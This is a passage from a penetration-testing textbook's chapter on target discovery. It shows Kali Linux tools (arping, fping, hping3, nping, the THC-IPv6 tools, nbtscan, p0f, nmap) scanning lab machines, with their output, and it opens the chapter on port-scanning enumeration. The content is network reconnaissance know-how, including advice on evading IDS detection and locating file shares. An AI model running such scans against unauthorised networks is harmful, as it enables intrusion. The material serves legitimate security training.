1	0.000000000	fe80::a00:27ff:fe1c:5122	ff02::1::ff43:1518	ICMPv6	86	Neighbor Solicitation for fe80::a00:27ff:fe43:1518 from 08:00:27:43:15:18
2	0.001852000	fe80::a00:27ff:fe43:1518	fe80::a00:27ff:fe1c:5122	ICMPv6	86	Neighbor Advertisement fe80::a00:27ff:fe43:1518 (sol, ovr) is at 08:00:27:43:15:18
3	0.001933000	fe80::a00:27ff:fe1c:5122	fe80::a00:27ff:fe43:1518	ICMPv6	118	Echo (ping) request id=0x0d16, seq=1
4	0.004551000	fe80::a00:27ff:fe43:1518	fe80::a00:27ff:fe1c:5122	ICMPv6	118	Echo (ping) reply id=0x0d16, seq=1
5	0.012092000	fe80::a00:27ff:fe43:1518	fe80::a00:27ff:fe1c:5122	ICMPv6	86	Neighbor Solicitation for fe80::a00:27ff:fe1c:5122 from 08:00:27:43:15:18
6	0.012167000	fe80::a00:27ff:fe1c:5122	fe80::a00:27ff:fe43:1518	ICMPv6	78	Neighbor Advertisement fe80::a00:27ff:fe1c:5122 (sol)

From the preceding screenshot, we know that ping6 is using the ICMPv6 request and reply.

To block the ping request, the firewall can be configured to only allow the ICMP echo request packet from a specific host and drop the packets sent from other hosts.

## arping

The arping tool is used to ping a host in the **Local Area Network (LAN)** using the **Address Resolution Protocol (ARP)** request. You can use arping to ping a target machine using its IP, host, or **Media Access Control (MAC)** address.

The arping tool operates on **Open System Interconnection (OSI)** layer 2 (network layer), and it can only be used in a local network. Moreover, ARP cannot be routed across routers or gateways.

To start arping, you can use the console to execute the following command:

```
# arping
```

This will display brief usage information on arping.

You can use arping to get the target host's MAC address:

```
# arping 192.168.56.102 -c 1
ARPING 192.168.56.102
60 bytes from 08:00:27:43:15:18 (192.168.56.102): index=0 time=518.223
usec

--- 192.168.56.102 statistics ---
1 packets transmitted, 1 packets received,    0% unanswered (0 extra)
```

From the previous command output, we can see that the target machine has a MAC address of 08:00:27:43:15:18.



## Target Discovery

---

Let's observe the network packets captured by Wireshark on our machine during the arping process:

No.	Time	Source	Destination	Protocol	Length	Info
1	0.000000000	08:00:27:1c:51:22	ff:ff:ff:ff:ff:ff	ARP	42	Who has 192.168.56.102? Tell 192.168.56.101
2	0.001643000	08:00:27:43:15:18	08:00:27:1c:51:22	ARP	60	192.168.56.102 is at 08:00:27:43:15:18

From the preceding screenshot, we can see that our network card (MAC address: 08:00:27:1c:51:22) sends an ARP request to a broadcast MAC address (ff:ff:ff:ff:ff:ff), looking for the IP address 192.168.56.102. If the IP address 192.168.56.102 exists, it will send an ARP reply mentioning its MAC address (08:00:27:43:15:18), as can be seen from packet number 2.

However, if the IP address is not available, there will be no ARP replies, informing the MAC address of the 192.168.56.103 IP address, as can be seen from the following screenshot:

No.	Time	Source	Destination	Protocol	Length	Info
1	0.000000000	08:00:27:1c:51:22	ff:ff:ff:ff:ff:ff	ARP	42	Who has 192.168.56.103? Tell 192.168.56.101
2	1.002377000	08:00:27:1c:51:22	ff:ff:ff:ff:ff:ff	ARP	42	Who has 192.168.56.103? Tell 192.168.56.101

Another common use of arping is to detect duplicate IP addresses in a local network. For example, your machine is usually connected to a local network using an IP address of 192.168.56.101; one day, you would like to change the IP address. Before you can use the new IP address, you need to check whether that particular IP address has already been used.

You can use the following arping command to help you detect whether the IP address of 192.168.56.102 has been used:

```
# arping -d -i eth0 192.168.56.102 -c 2
# echo $?
1
```

If the code returns 1, it means that the IP address of 192.168.56.102 has been used by more than one machine. Whereas, if the code returns 0, it means that the IP address is available.

## fping

The difference between ping and fping is that the fping tool can be used to send a ping (ICMP echo) request to several hosts at once. You can specify several targets on the command line, or you can use a file containing the hosts to be pinged.

In the default mode, `fping` works by monitoring the reply from the target host. If the target host sends a reply, it will be noted and removed from the target list. If the host doesn't respond for a certain time limit, it will be marked as unreachable. By default, `fping` will try to send three ICMP echo request packets to each target.

To access `fping`, you can use the console to execute the following command:

```
# fping -h
```

This will display the description of usage and options available in `fping`.

The following scenarios will give you an idea of the `fping` usage:

- If we want to know the alive hosts of 192.168.1.1, 192.168.1.100 and 192.168.1.107 at once, we can use the following command:

```
fping 192.168.1.1 192.168.1.100 192.168.1.107
```

The following is the result of the preceding command:

```
192.168.1.1 is alive
192.168.1.107 is alive
ICMP Host Unreachable from 192.168.1.112 for ICMP Echo sent to
192.168.1.100
ICMP Host Unreachable from 192.168.1.112 for ICMP Echo sent to
192.168.1.100
ICMP Host Unreachable from 192.168.1.112 for ICMP Echo sent to
192.168.1.100
192.168.1.100 is unreachable
```

- We can also generate the host list automatically without defining the IP addresses one by one and identifying the alive hosts. Let's suppose we want to know the alive hosts in the 192.168.56.0 network; we can use the `-g` option and define the network to check, using the following command:

```
# fping -g 192.168.56.0/24
```

The result for the preceding command is as follows:

```
192.168.56.101 is alive
192.168.56.102 is alive
ICMP Host Unreachable from 192.168.56.102 for ICMP Echo sent to
192.168.56.2
ICMP Host Unreachable from 192.168.56.102 for ICMP Echo sent to
192.168.56.3
ICMP Host Unreachable from 192.168.56.102 for ICMP Echo sent to
192.168.56.4
ICMP Host Unreachable from 192.168.56.102 for ICMP Echo sent to
192.168.56.5
```

```
ICMP Host Unreachable from 192.168.56.102 for ICMP Echo sent to
192.168.56.6
```

```
...
```

```
192.168.56.252 is unreachable
```

```
192.168.56.253 is unreachable
```

```
192.168.56.254 is unreachable
```

- If we want to change the number of ping attempts made to the target, we can use the `-r` option (retry limit) as shown in the following command line. By default, the number of ping attempts is three.

```
fping -r 1 -g 192.168.1.1 192.168.1.10
```

The result of the command is as follows:

```
192.168.1.1 is alive
```

```
192.168.1.10 is alive
```

```
192.168.1.2 is unreachable
```

```
...
```

```
192.168.1.9 is unreachable
```

- Displaying the cumulative statistics can be done by giving the `-s` option (print cumulative statistics) as follows:

```
fping -s www.yahoo.com www.google.com www.msn.com
```

The following is the result of the preceding command line:

```
www.google.com is alive
```

```
www.yahoo.com is alive
```

```
www.msn.com is unreachable
```

```
3 targets
```

```
2 alive
```

```
1 unreachable
```

```
0 unknown addresses
```

```
4 timeouts (waiting for response)
```

```
6 ICMP Echos sent
```

```
2 ICMP Echo Replies received
```

```
0 other ICMP received
```

```
51.6 ms (min round trip time)
```

```
231 ms (avg round trip time)
```

```
411 ms (max round trip time)
```

```
4.150 sec (elapsed real time)
```

## hping3

The `hping3` tool is a command-line network packet generator and analyzer tool. The capability to create custom network packets allows `hping3` to be used for TCP/IP and security testing, such as port scanning, firewall rule testing, and network performance testing.

The following are several other uses of `hping3` according to the developer (<http://wiki.hping.org/25>):

- Test firewall rules
- Test **Intrusion Detection System (IDS)**
- Exploit known vulnerabilities in the TCP/IP stack

To access `hping3`, go to the console and type `hping3`.

You can give commands to `hping3` in several ways, via the command line, interactive shell, or script.

Without any given command-line options, `hping3` will send a null TCP packet to port 0.

In order to change to a different protocol, you can use the following options in the command line to define the protocol:

No.	Short option	Long option	Description
1	-0	--raw-ip	This sends raw IP packets
2	-1	--icmp	This sends ICMP packets
3	-2	--udp	This sends UDP packets
4	-8	--scan	This indicates the scan mode
5	-9	--listen	This indicates the listen mode

When using the TCP protocol, we can use the TCP packet without any flags (this is the default behavior) or we can give one of the following flag options:

No.	Option	Flag name
1	-S	syn
2	-A	ack
3	-R	rst
4	-F	fin
5	-P	psh
6	-U	urg
7	-X	xmas: flags fin, urg, psh set
8	-Y	ymas

Let's use `hping3` for several cases as follows:

- Send one ICMP echo request packet to a `192.168.56.101` machine. The options used are `-1` (for the ICMP protocol) and `-c 1` (to set the count to one packet):

```
hping3 -1 192.168.56.101 -c 1
```

The following is the output of the command:

```
root@kali:~# hping3 -1 192.168.56.101 -c 1
HPING 192.168.56.101 (eth0 192.168.56.101): icmp mode set, 28 headers + 0 data bytes
len=46 ip=192.168.56.101 ttl=64 id=33099 icmp_seq=0 rtt=9.0 ms

--- 192.168.56.101 hping statistic ---
1 packets transmitted, 1 packets received, 0% packet loss
round-trip min/avg/max = 9.0/9.0/9.0 ms
```


From the preceding output, we can note that the target machine is alive because it has replied to our ICMP echo request.

To verify this, we captured the traffic using `tcpdump` and the following screenshot shows the packets:

```
20:23:04.411622 IP 192.168.56.102 > 192.168.56.101: ICMP echo request, id 7182, seq 0, length 8
20:23:04.413343 IP 192.168.56.101 > 192.168.56.102: ICMP echo reply, id 7182, seq 0, length 8
```

We can see that the target has responded with an ICMP echo reply packet.

- Besides giving the options in the command line, you can also use `hping3` interactively. Open the console and type `hping3`. You will then see a prompt where you can type your `Tcl` commands.



For the preceding example, the following is the corresponding Tcl script:

```
hping send {ip(daddr=192.168.56.101)+icmp(type=8,code=0)}
```

Open a command-line window and give the following command to get a response from the target server:

```
hping recv eth0
```

After that, open another command-line window to input the sending request.

The following screenshot shows the response received:

```
root@kali:~# hping3
hping3> hping recv eth0
ip(ihl=0x0,ver=0x0,tos=0x00,totlen=0,id=0,fragoff=0,mf=0,df=0,rf=0,ttl=0,proto=0,cksum=0x0000,saddr=0.0.0.0,daddr=0.0.0.0)
```

- You can also use `hping3` to check for a firewall rule. Let's suppose you have the following firewall rules:
  - Accept any TCP packets directed to port 22 (SSH)
  - Accept any TCP packets related with an established connection
  - Drop any other packets

To check these rules, you can give the following command in `hping3` in order to send an ICMP echo request packet:

```
hping3 -1 192.168.56.101 -c 1
```

The following code is the result:

```
HPING 192.168.56.101 (eth0 192.168.56.101): icmp mode set, 28
headers + 0 data bytes
--- 192.168.56.101 hping statistic ---
1 packets transmitted, 0 packets received, 100% packet loss
round-trip min/avg/max = 0.0/0.0/0.0 ms
```

We can see that the target machine has not responded to our ping probe.

Send a TCP packet with the SYN flag set to port 22, and we will get a result as shown in the following screenshot:

```
root@kali:~# hping3 192.168.56.101 -c 1 -S -p 22 -s 6060
HPING 192.168.56.101 (eth0 192.168.56.101): S set, 40 headers + 0 data bytes
len=46 ip=192.168.56.101 ttl=64 DF id=0 sport=22 flags=SA seq=0 win=5840 rtt=2.5 ms

--- 192.168.56.101 hping statistic ---
1 packets transmitted, 1 packets received, 0% packet loss
round-trip min/avg/max = 2.5/2.5/2.5 ms
```

From the preceding screenshot, we can see that the target machine's firewall allows our syn packet to reach port 22.

Let's check whether the UDP packet is allowed to reach port 22:

```
root@kali:~# hping3 -2 192.168.56.101 -c 1 -S -p 22 -s 6060
HPING 192.168.56.101 (eth0 192.168.56.101): udp mode set, 28 headers + 0 data bytes

--- 192.168.56.101 hping statistic ---
1 packets transmitted, 0 packets received, 100% packet loss
round-trip min/avg/max = 0.0/0.0/0.0 ms
```

From the preceding screenshot, we can see that the target machine's firewall does not allow our UDP packet to reach port 22. There are other things that you can do with hping3, but in this chapter, we'll only discuss a small subset of its capabilities. If you want to learn more, you can consult the hping3 documentation site at <http://wiki.hping.org>.

## nping

The nping tool is a tool that allows users to generate network packets of a wide range of protocols (TCP, UDP, ICMP, and ARP). You can also customize the fields in the protocol headers, such as the source and destination port for TCP and UDP. The difference between nping and other similar tools such as ping is that nping supports multiple target hosts and port specification.

Besides, it can be used to send an ICMP echo request just like in the ping command; nping can also be used for network stress testing, **Address Resolution Protocol (ARP)** poisoning, and the denial of service attacks.

In Kali Linux, nping is included with the Nmap package.

The following are several probe modes supported by `nping`:

No.	Mode	Description
1	--tcp-connect	This is an unprivileged TCP connect
2	--tcp	This is a TCP mode
3	--udp	This is a UDP mode
4	--icmp	This is an ICMP mode (default)
5	--arp	This is an ARP/RARP mode
6	--tr	This is a traceroute mode (it can only be used in the TCP/UDP/ICMP mode)

At the time of this writing, there is no Kali Linux menu yet for `nping`. So, you need to open a console and type `nping`. This will display the usage and options' description.

In order to use `nping` to send an ICMP echo request to the target machines 192.168.56.100, 192.168.56.101, and 192.168.56.102, you can give the following command:

```
nping -c 1 192.168.56.100-102
```

The following screenshot shows the command output:

```
Starting Nping 0.6.25 ( http://nmap.org/nping ) at 2013-06-28 20:48 WIT
SENT (0.0087s) ICMP 192.168.56.101 > 192.168.56.100 Echo request (type=8/code=0) ttl=64 id=32821 iplen=28
SENT (1.0109s) ICMP 192.168.56.101 > 192.168.56.101 Echo request (type=8/code=0) ttl=64 id=32821 iplen=28
SENT (2.0134s) ICMP 192.168.56.101 > 192.168.56.102 Echo request (type=8/code=0) ttl=64 id=32821 iplen=28
RCVD (2.0153s) ICMP 192.168.56.102 > 192.168.56.101 Echo reply (type=0/code=0) ttl=64 id=62113 iplen=28

Statistics for host 192.168.56.100:
| Probes Sent: 1 | Rcvd: 0 | Lost: 1 (100.00%)
|_ Max rtt: N/A | Min rtt: N/A | Avg rtt: N/A
Statistics for host 192.168.56.101:
| Probes Sent: 1 | Rcvd: 0 | Lost: 1 (100.00%)
|_ Max rtt: N/A | Min rtt: N/A | Avg rtt: N/A
Statistics for host 192.168.56.102:
| Probes Sent: 1 | Rcvd: 1 | Lost: 0 (0.00%)
|_ Max rtt: 1.461ms | Min rtt: 1.461ms | Avg rtt: 1.461ms
Raw packets sent: 3 (84B) | Rcvd: 1 (46B) | Lost: 2 (66.67%)
Tx time: 2.00769s | Tx bytes/s: 41.84 | Tx pkts/s: 1.49
Rx time: 2.00856s | Rx bytes/s: 22.90 | Rx pkts/s: 0.50
Nping done: 3 IP addresses pinged in 2.02 seconds
```

From the preceding screenshot, we know that only the 192.168.56.102 machine is sending back the ICMP echo reply packet.



If the machine is not responding to the ICMP echo request packet as shown in the following output, you can still find out whether it is alive by sending a TCP SYN packet to an open port in that machine:

```
root@kali:~# nping -c 1 192.168.56.102

Starting Nping 0.6.40 ( http://nmap.org/nping ) at 2013-11-08 12:36 WIT
SENT (0.0036s) ICMP [192.168.56.101 > 192.168.56.102 Echo request (type=8/code=0) id=40235 seq=1] IP [ttl=64 id=59056 iplen=28 ]

Max rtt: N/A | Min rtt: N/A | Avg rtt: N/A
Raw packets sent: 1 (28B) | Rcvd: 0 (0B) | Lost: 1 (100.00%)
Nping done: 1 IP address pinged in 1.01 seconds
```

For example, to send one (-c 1) TCP packet (--tcp) to the IP address 192.168.56.102 port 22 (-p 22), you can give the following command:

```
nping --tcp -c 1 -p 22 192.168.56.102
```

Of course, you need to guess the ports which are open. We suggest that you try with the common ports, such as 21, 22, 23, 25, 80, 443, 8080, and 8443.

The following screenshot shows the result of the mentioned example:

```
root@kali:~# nping --tcp -c 1 -p 22 192.168.56.102

Starting Nping 0.6.40 ( http://nmap.org/nping ) at 2013-11-08 12:38 WIT
SENT (0.0030s) TCP 192.168.56.101:10561 > 192.168.56.102:22 S ttl=64 id=18944 ip
len=40 seq=1823950621 win=1480
RCVD (0.0043s) TCP 192.168.56.102:22 > 192.168.56.101:10561 SA ttl=64 id=0 iplen
=44 seq=793586661 win=5840 <mss 1460>

Max rtt: 1.122ms | Min rtt: 1.122ms | Avg rtt: 1.122ms
Raw packets sent: 1 (40B) | Rcvd: 1 (46B) | Lost: 0 (0.00%)
Nping done: 1 IP address pinged in 1.00 seconds
```

From the preceding result, we can see that the remote machine (192.168.56.102) is alive because when we sent the TCP packet to port 22, the target machine responded.

## alive6

If you want to discover which machines are alive in an IPv6 environment, you can't just ask the tool to scan the whole network. This is because the address space is very huge. You may find that the machines have a 64-bit network range. Trying to discover the machines sequentially in this network will require at least  $2^{64}$  packets. Of course, this is not a feasible task in the real world.

Fortunately, there is a protocol called ICMPv6 Neighbor Discovery. This protocol allows an IPv6 host to discover the link-local and autoconfigured addresses of all other IPv6 systems on the local network. In short, you can use this protocol to find a live host on the local network subnet.

To help you do this, there is a tool called `alive6`, which can send an ICMPv6 probe and is able to listen to the responses. This tool is part of the THC-IPv6 Attack Toolkit developed by van Hauser from The Hackers Choice (<http://freeworld.thc.org/thc-ipv6/>) group.

To access `alive6`, go to the console and type `alive6`. This will display the usage information.

Suppose you want to find the active IPv6 systems on your local IPv6 network, the following command can be given with the assumption that the `eth0` interface is connected to the LAN:

```
alive6 -p eth0
```

The following command lines are the result:


```
Alive: fe80::a00:27ff:fe43:1518 [ICMP echo-reply]
```

```
Scanned 1 address and found 1 system alive
```

To mitigate against this, you can block the ICMPv6 echo request with the following `iptables` command:

```
iptables -A INPUT -p ipv6-icmp --type icmpv6-type 128 -j DROP
```

The following screenshot is the result after the target machine configures the `iptables` rule:



```
root@kali:~# alive6 -p eth0
Scanned 1 address and found 0 systems alive
```

## detect-new-ip6

This tool can be used if you want to detect the new IPv6 address joining a local network. This tool is part of the THC-IPv6 Attack Toolkit developed by van Hauser from The Hackers Choice group.

To access `detect-new-ipv6`, go to the console and type `detect-new-ipv6`. This will display the usage information.

Following is a simple usage of this tool; we want to find the new IPv6 address that joined the local network:

```
detect-new-ip6 eth0
```

The following is the result of that command:

```
Started ICMP6 DAD detection (Press Control-C to end) ...  
Detected new ip6 address: fe80::a00:27ff:fe43:1518
```

## **passive\_discovery6**


This tool can be used if you want to sniff out the local network to look for the IPv6 address. This tool is part of the THC-IPv6 Attack Toolkit developed by van Hauser from The Hackers Choice group. Getting the IPv6 address without being detected by an IDS can be useful.

To access `passive_discovery6`, go to the console and type `passive_discovery6`. This will display the usage information on the screen.

The following command is an example of running this tool:

```
passive_discovery6 eth0
```

The following screenshot is the result of that command:

A screenshot of a terminal window showing the execution of the 'passive\_discovery6' command on the 'eth0' interface. The prompt is 'root@kali:~#'. The output shows 'Started IPv6 passive system detection (Press Control-C to end) ...' followed by two detected IPv6 addresses: 'Detected: fe80::31ad:1227:d1d3:a002' and 'Detected: fe80::a00:27ff:fe43:1518'.

```
root@kali:~# passive_discovery6 eth0  
Started IPv6 passive system detection (Press Control-C to end) ...  
Detected: fe80::31ad:1227:d1d3:a002  
Detected: fe80::a00:27ff:fe43:1518
```

This tool simply waits for the ARP request/reply by monitoring the network, and then it maps the answering hosts. The following are the IPv6 addresses that can be discovered by this tool on the network:

- fe80::31ad:1227:d1d3:a002
- fe80::a00:27ff:fe43:1518

## **nbtscan**

If you are doing an internal penetration testing on a Windows environment, the first thing you want to do is get the NetBIOS information. One of the tools that can be used to do this is `nbtscan`.

The `nbtscan` tool will produce a report that contains the IP address, NetBIOS computer name, services available, logged in username, and MAC address of the corresponding machines. The NetBIOS name is useful if you want to access the service provided by the machine using the NetBIOS protocol that is connected to an open share. Be careful as using this tool will generate a lot of traffic and it may be logged by the target machines.



To find the meaning of each service in the NetBIOS report, you may want to consult the Microsoft Knowledge Based on the *NetBIOS Suffixes (16th Character of the NetBIOS Name)* article at <http://support.microsoft.com/kb/163409>.

To access `nbtscan`, you can open the console and type `nbtscan`.

As an example, I want to find out the NetBIOS name of the computers located in my network (192.168.1.0/24). The following is the command to be used:

```
nbtscan 192.168.1.1-254
```

The following is the result of that command:

Doing NBT name scan for addresses from 192.168.1.1-254

IP address	NetBIOS Name	Server	User	MAC address
192.168.1.81	PC-001	<server>	<unknown>	00:25:9c:9f:b0:96
192.168.1.90	PC-003	<server>	<unknown>	00:00:00:00:00:00
...				

From the preceding result, we are able to find three NetBIOS names, PC-001, PC-003, and SRV-001.

Let's find the service provided by these machines by giving the following command:

```
nbtscan -hv 192.168.1.1-254
```

Option `-h` will print the service in a human-readable name. While, option `-v` will give more verbose output information.

The following is the result of this command:

NetBIOS Name Table for Host 192.168.1.81:

```
PC-001      Workstation Service
```

```
PC-001          File Server Service
WORKGROUP       Domain Name
WORKGROUP       Browser Service Elections
Adapter address: 00:25:9c:9f:b0:96
```

NetBIOS Name Table for Host 192.168.1.90:

```
PC-003          Workstation Service
PC-003          Messenger Service
PC-003          File Server Service
__MSBROWSE__    Master Browser
WORKGROUP       Domain Name
WORKGROUP       Browser Service Elections
WORKGROUP       Domain Name
WORKGROUP       Master Browser
```

Adapter address: 00:00:00:00:00:00

...

From the preceding result, we can see that there are two services available on PC-001: Workstation and File Server. While in PC-003, there are three services available: Workstation, Messenger, and File Server. In our experience, this information is very useful because we know which machine has a file sharing service. Next, we can continue to check whether the file sharing services are open so that we can access the files stored on those file sharing services.

## OS fingerprinting

After we know that the target machine is a live, we can then find out the operating system used by the target machine. This method is commonly known as **Operating System (OS) fingerprinting**. There are two methods of doing OS fingerprinting: **active** and **passive**.

In the active method, the tool sends network packets to the target machine and then determines the operating system of the target machine based on the analysis done on the response it has received. The advantage of this method is that the fingerprinting process is fast. However, the disadvantage is that the target machine may notice our attempt to get its operating system's information.

To overcome the active method's disadvantage, there exists a passive method of OS fingerprinting. This method was pioneered by Michal Zalewsky when he released a tool called `p0f`. The disadvantage of the passive method is that the process will be slower than the active method.

In this section, we will describe a couple of tools that can be used for OS fingerprinting.

## p0f

The `p0f` tool is used to fingerprint an operating system passively. It can be used to identify an operating system on the following machines:

- Machines that connect to your box (SYN mode; this is the default mode)
- Machines you connect to (SYN+ACK mode)
- Machines you cannot connect to (RST+ mode)
- Machines whose communications you can observe

The `p0f` tool works by analyzing the TCP packets sent during the network activities. Then, it gathers the statistics of special packets that are not standardized by default by any corporations. An example is that the Linux kernel uses a 64-byte ping datagram, whereas the Windows operating system uses a 32-byte ping datagram; or the **Time To Live (TTL)** value. For Windows, the TTL value is 128, while for Linux this TTL value varies between the Linux distributions. These information are then used by `p0f` to determine the remote machine's operating system.



When using the `p0f` tool included with Kali Linux, we were not able to fingerprint the operating system on a remote machine. We figured out that the `p0f` tool has not updated its fingerprint database. Unfortunately, we couldn't find the latest version of the fingerprint database. So, we used `p0f` v3 (Version 3.06b) instead. To use this version of `p0f`, just download the TARBALL file from <http://lcamtuf.coredump.cx/p0f3/releases/p0f-3.06b.tgz> and compile the code by running the **build.sh** script. By default, the fingerprint database file (`p0f.fp`) location is in the current directory. If you want to change the location, for example, if you want to change the location to `/etc/p0f/p0f.fp`, you need to change this in the `config.h` file and recompile `p0f`. If you don't change the location, you may need to use the `-f` option to define the fingerprint database file location.

To access `p0f`, open a console and type `p0f -h`. This will display its usage and options' description.

Let's use `p0f` to identify the operating system used in a remote machine we are connecting to. Just type the following command in your console:

```
p0f -f /etc/p0f/p0f.fp -o p0f.log
```

This will read the fingerprint database from the `/etc/p0f/p0f.fp` file and save the log information to the `p0f.log` file. It will then display the following information:

```
--- p0f 3.06b by Michal Zalewski <lcamtuf@coredump.cx> ---
```

```
[+] Closed 1 file descriptor.
[+] Loaded 314 signatures from '/etc/p0f/p0f.fp'.
[+] Intercepting traffic on default interface 'eth0'.
[+] Default packet filtering configured [+VLAN].
[+] Log file 'p0f.log' opened for writing.
[+] Entered main event loop.
```

Next, you need to generate network activities involving a TCP connection, such as browsing to the remote machine or letting the remote machine to connect to your machine.

If `p0f` has successfully fingerprinted the operating system, you will see information of the remote machine's operating system in the console and in the logfile (`p0f.log`).

Following is the information displayed to the console:

```
.-[ 192.168.56.101/42819 -> 192.168.56.102/80 (syn) ]-
|
| client    = 192.168.56.101/42819
| os        = Linux 3.x
| dist      = 0
| params    = none
| raw_sig   = 4:64+0:0:1460:mss*10,7:mss,sok,ts,nop,ws:df,id+:0
|
| ~~~~~

.-[ 192.168.56.101/42819 -> 192.168.56.102/80 (mtu) ]-
|
| client    = 192.168.56.101/42819
| link      = Ethernet or modem
| raw_mtu   = 1500
```

```

|
|-----

.-[ 192.168.56.101/42819 -> 192.168.56.102/80 (syn+ack) ]-
|
| server    = 192.168.56.102/80
| os        = Linux 2.6.x
| dist      = 0
| params    = none
| raw_sig   = 4:64+0:0:1460:mss*4,5:mss,sok,ts,nop,ws:df:0
|
|-----

.-[ 192.168.56.101/42819 -> 192.168.56.102/80 (mtu) ]-
|
| server    = 192.168.56.102/80
| link      = Ethernet or modem
| raw_mtu   = 1500
|
|-----

.-[ 192.168.56.101/42819 -> 192.168.56.102/80 (http request) ]-
|
| client    = 192.168.56.101/42819
| app       = Firefox 10.x or newer
| lang      = English
| params    = none
| raw_sig   = 1:Host,User-Agent,Accept=[text/html,application/
xhtml+xml,application/xml;q=0.9,*/*;q=0.8],Accept-Language=[en-
US,en;q=0.5],Accept-Encoding=[gzip, deflate],Connection=[keep-
alive]:Accept-Charset,Keep-Alive:Mozilla/5.0 (X11; Linux x86_64; rv:18.0)
Gecko/20100101 Firefox/18.0 Iceweasel/18.0.1
|
|-----

.-[ 192.168.56.101/42819 -> 192.168.56.102/80 (http response) ]-
|

```



## Target Discovery

---

```
| server      = 192.168.56.102/80
| app         = Apache 2.x
| lang        = none
| params      = none
| raw_sig     = 1:Date,Server,X-Powered-By=[PHP/5.2.4-2ubuntu5.10],?Content-
Length,Keep-Alive=[timeout=15, max=100],Connection=[Keep-Alive],Content-
Type:Accept-Ranges:Apache/2.2.8 (Ubuntu) DAV/2
|
|
|-----
```

The following screenshot shows the content of the logfile:

```
[2013/06/28 22:47:57] mod=syn|cli=192.168.56.101/42819|srv=192.168.56.102/80|subj=cli|os=Linux 3.x|dist=0|params=none|raw-
sig=4:64+0:0:1460:mss*10,7:mss,sok,ts,nop,ws:df,id+:0
[2013/06/28 22:47:57] mod=mtu|cli=192.168.56.101/42819|srv=192.168.56.102/80|subj=cli|link=Ethernet or modem|raw_mtu=1500
[2013/06/28 22:47:57] mod=syn+ack|cli=192.168.56.101/42819|srv=192.168.56.102/80|subj=srv|os=Linux 2.6.x|dist=0|params=non
e|raw_sig=4:64+0:0:1460:mss*4,5:mss,sok,ts,nop,ws:df:0
[2013/06/28 22:47:57] mod=mtu|cli=192.168.56.101/42819|srv=192.168.56.102/80|subj=srv|link=Ethernet or modem|raw_mtu=1500
[2013/06/28 22:47:57] mod=http request|cli=192.168.56.101/42819|srv=192.168.56.102/80|subj=cli|app=Firefox 10.x or newer|l
ang=English|params=none|raw_sig=1:Host,User-Agent,Accept=[text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8]
,Accept-Language=[en-US,en;q=0.5],Accept-Encoding=[gzip, deflate],Connection=[keep-alive]:Accept-Charset,Keep-Alive:Mozill
a/5.0 (X11; Linux x86_64; rv:18.0) Gecko/20100101 Firefox/18.0 Iceweasel/18.0.1
[2013/06/28 22:47:57] mod=http response|cli=192.168.56.101/42819|srv=192.168.56.102/80|subj=srv|app=Apache 2.x|lang=none|p
arams=none|raw_sig=1:Date,Server,X-Powered-By=[PHP/5.2.4-2ubuntu5.10],?Content-Length,Keep-Alive=[timeout=15, max=100],Con
nection=[Keep-Alive],Content-Type:Accept-Ranges:Apache/2.2.8 (Ubuntu) DAV/2
```

Based on the preceding result, we know that the target is a Linux 2.6 machine.

The following screenshot shows the information from the target machine:

```
root@metasploitable:/home/msfadmin# uname -a
Linux metasploitable 2.6.24-16-server #1 SMP Thu Apr 10 13:58:00 UTC 2008 i686 G
NU/Linux
```

By comparing this information, we know that `p0f` got the OS information correctly. The remote machine is using Linux Version 2.6.

You can stop `p0f` by pressing the `Ctrl + C` key combination.

## Nmap

Nmap is a very popular and capable port scanner. Besides this, it can also be used to fingerprint a remote machine's operating system. It is an active fingerprinting tool. To use this feature, you can give the `-O` option to the `nmap` command.

For example, if we want to fingerprint the operating system used on the 192.168.56.102 machine, we use the following command:

```
nmap -O 192.168.56.102
```

The following screenshot shows the result of this command:

```
MAC Address: 08:00:27:43:15:18 (Cadmus Computer Systems)
Device type: general purpose
Running: Linux 2.6.X
OS CPE: cpe:/o:linux:linux_kernel:2.6
OS details: Linux 2.6.9 - 2.6.33
Network Distance: 1 hop

OS detection performed. Please report any incorrect results at http://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 15.35 seconds
```

Nmap was able to get the correct operating system information after fingerprinting the operating system of a remote machine.

We will talk more about Nmap in a later chapter.

## Summary

In this chapter, we discussed the target discovery process. We started by discussing the purpose of target discovery: identifying the target machine and finding out the operating system used by the target machine. Then, we continued with the tools included with Kali Linux that can be used for identifying target machines.

We discussed the following tools: `ping`, `arping`, `fping`, `hping3`, `nping`, and `nbtscan`. We also discussed several tools specially developed to be used in an IPv6 environment, such as `alive6`, `detect-new-ip6`, and `passive_discovery6`.

At the end of this chapter, you learned about the tools that can be used to do OS fingerprinting: `p0f`, and briefly about the `nmap` capabilities for doing active operating system fingerprinting.

In the next chapter, we will talk about target enumeration and describe the tools included in Kali Linux that can be used for this purpose.



# 6

## Enumerating Target

Enumerating target is a process that is used to find and collect information about ports, operating systems, and services available on the target machines. This process is usually done after we have discovered that the target machines are available. In penetration testing practice, this task is conducted at the time of the discovery process.

In this chapter, we will discuss the following topics related to the target enumeration process:

- A brief background concept describing port scanning and various port scanning types supported by the port scanning tools
- The tools that can be used to carry out network scanning task
- The tools that can be used to do SMB enumeration on the Windows environment
- The tools that can be used to do SNMP enumeration
- The tool that can be used to enumerate the IPsec VPN server

The goal of performing the enumeration process is to collect information about the services available on the target systems. Later on, we will use this information to identify vulnerabilities that exist on these services.

### Introducing port scanning

In its simplest definition, port scanning can be defined as a method used to determine the state of the **Transmission Control Protocol (TCP)** and **User Datagram Protocol (UDP)** ports on the target machines. An open port may mean that there is a network service listening on the port and the service is accessible, whereas a closed port means that there is no network service listening on that port.

